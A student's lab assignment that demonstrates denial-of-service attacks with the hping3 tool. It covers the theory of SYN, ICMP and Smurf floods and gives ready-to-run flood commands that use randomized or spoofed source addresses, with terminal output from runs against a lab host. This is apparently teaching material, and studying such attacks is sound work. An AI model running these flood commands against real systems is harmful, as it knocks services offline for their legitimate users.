Name – Divya Shah
Roll No – 115

Assignment - 9

Aim: Simulate DOS attack using Hping3

Lab Outcome attained: LO5

Theory:

A **Denial-of-Service (DoS) attack** is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e. employees, members, or account holders) of the service or resource they expected. Victims of DoS attacks often target web servers of high-profile organizations such as banking, commerce, and media companies, or government and trade organizations.

In a DoS attack, the attacker generates or directs a massive amount of traffic or requests towards a target system. This flood of incoming traffic can overwhelm the target's resources, such as bandwidth, CPU, memory, or network connections. There are two general methods of DoS attacks: flooding services or crashing services. Flood attacks occur when the system receives too much traffic for the server to buffer, causing them to slow down and eventually stop.

Types of DoS Attacks:

- Volume-Based Attacks: These attacks flood the target with a high volume of traffic. Examples include UDP floods and ICMP floods.
- Protocol-Based Attacks: Attackers exploit vulnerabilities in network protocols to disrupt services. For instance, SYN flood attacks target the TCP handshake process.
- Application Layer Attacks: These attacks target specific applications or services, overwhelming them with malicious requests. Examples include HTTP GET/POST floods and DNS amplification attacks.

Distributed Denial of Service (DDoS) Attacks: In a DDoS attack, multiple compromised devices (often part of a botnet) are used to launch a coordinated attack on the target. DDoS attacks are more challenging to mitigate because they involve a distributed network of attackers.

SYN Flood Attack: - A SYN flood attack is a type of DoS attack that exploits the TCP handshake process. - In a TCP connection, the client sends a SYN (synchronize) packet to initiate a connection, and the server responds with a SYN-ACK (synchronize-acknowledgment) packet. The client then acknowledges with an ACK (acknowledgment) packet. - In a SYN flood attack, the attacker sends a large number of SYN packets to the target without completing the handshake by sending ACK packets. - This results in the target's resources being tied up in waiting for ACK packets from non-existent clients, causing a resource exhaustion and making the service unavailable to legitimate users.

ICMP Flood Attack: - An ICMP flood attack, also known as a Ping flood attack, involves sending a massive number of ICMP echo requests (ping) to a target. - The target system, upon receiving these requests, uses its resources to reply to each request. When flooded with a huge number of ICMP requests, the target's resources get exhausted, and it becomes unresponsive to legitimate requests.

SMURF Attack: - A SMURF attack is a type of amplification attack that abuses the Internet Control Message Protocol (ICMP). - In a SMURF attack, the attacker sends ICMP echo requests (ping) to a network's broadcast address with a forged source IP address, making it appear as if the requests are coming from the target's IP address. - The routers on the network, unaware of the source IP forgery, broadcast the ICMP replies to all devices on the network, amplifying the attack and overwhelming the target.

Hping3 Commands for SYN Flood and ICMP Flood:

1. <u>SYN Flood Attack using Hping3:</u>


```
#hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.159
```

- -c 15000: Send 15,000 packets.
- -d 120: Set the data size in the packet to 120 bytes.
- -S: Send TCP SYN packets.
- -w 64: Set the window size to 64.
- -p 80: Target port.
- --flood: Perform the flood attack.
- TARGET_IP (192.168.1.159): IP address of the target.


2. <u>ICMP Flood Attack using Hping3:</u>

```
sudo hping3 -c 10000 --icmp --spoof TARGET_IP TARGET_HOST
```


- -c 10000: Send 10,000 packets.
- --icmp: Use ICMP Echo Request packets.
- --spoof TARGET_IP: Spoof the source IP address to appear as TARGET_IP.
- TARGET_HOST: Replace this with the hostname or IP address of the target.




```
harshita@H:~$  sudo hping3 192.168.56.102
HPING 192.168.56.102 (ens33 192.168.56.102): NO FLAGS are set, 40 headers + 0 data bytes
^C
--- 192.168.56.102 hping statistic ---
106 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```




```
harshita@H:~$  sudo hping3 -F 192.168.56.102
HPING 192.168.56.102 (ens33 192.168.56.102): F set, 40 headers + 0 data bytes
^C
--- 192.168.56.102 hping statistic ---
9 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```



```
harshita@H:~$ sudo hping3 --listen signature
Warning: Unable to guess the output interface
hping3 listen mode
[main] memlockall(): No such device
Warning: can't disable memory paging!
```



```
harshita@H:~$ sudo hping3 --icmp 192.168.56.102
HPING 192.168.56.102 (ens33 192.168.56.102): icmp mode set, 28 headers + 0 data bytes
^C
--- 192.168.56.102 hping statistic ---
18 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```



```
harshita@H:~$ sudo hping3 -S 192.168.56.102 --flood
HPING 192.168.56.102 (ens33 192.168.56.102): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.56.102 hping statistic ---
230494 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Conclusion: In conclusion, Denial of Service (DoS) attacks are malicious attempts to disrupt the normal functioning of a system or network. SYN flood attacks exploit the TCP handshake process, ICMP flood attacks overload systems with ICMP echo requests, and SMURF attacks abuse ICMP to amplify their impact. Hping3 is a versatile tool that can be used to perform SYN flood and ICMP flood attacks. However, it's important to note that conducting such attacks is illegal and unethical unless done for legitimate security testing purposes with proper authorization.